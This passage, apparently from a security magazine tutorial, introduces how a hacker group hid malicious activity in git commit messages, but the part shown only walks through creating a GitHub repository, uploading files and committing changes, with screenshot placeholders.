
These changes can be saved by using the “git commit” feature. To remember the changes you made, Git also includes a feature known as git commit message where you can add a message (jus t like comments in a program) to remember what are the changes you made. It is this git commit messages a Black Hat Hacker group exploited for hiding their malicious activity. How?

Let’s see it practically. To demonstrate this, I will be using our own Github account (You know hackercoolmagz right). After logging in, I will create a new repository named “test” exclusively for this purpose.



Then, I upload a file named “Metasploitble.txt” to this repository. You can add a file manually or upload a file to the repository.






After uploading the file, you need to save changes to the repository. Scroll down and you will find a button “commit changes”. Click on it to save the changes.


After the changes are saved, you will be taken to the repository as shown below. Here you can see the number of commits you made to your project or repository.

My project as expected has only one commit. If you want to make changes or update the reposito -ry , you can click on the '+" icon as highlighted below. You can either create a new file or upload a file.




I have added two files like this. Give a name to the file as shown below.

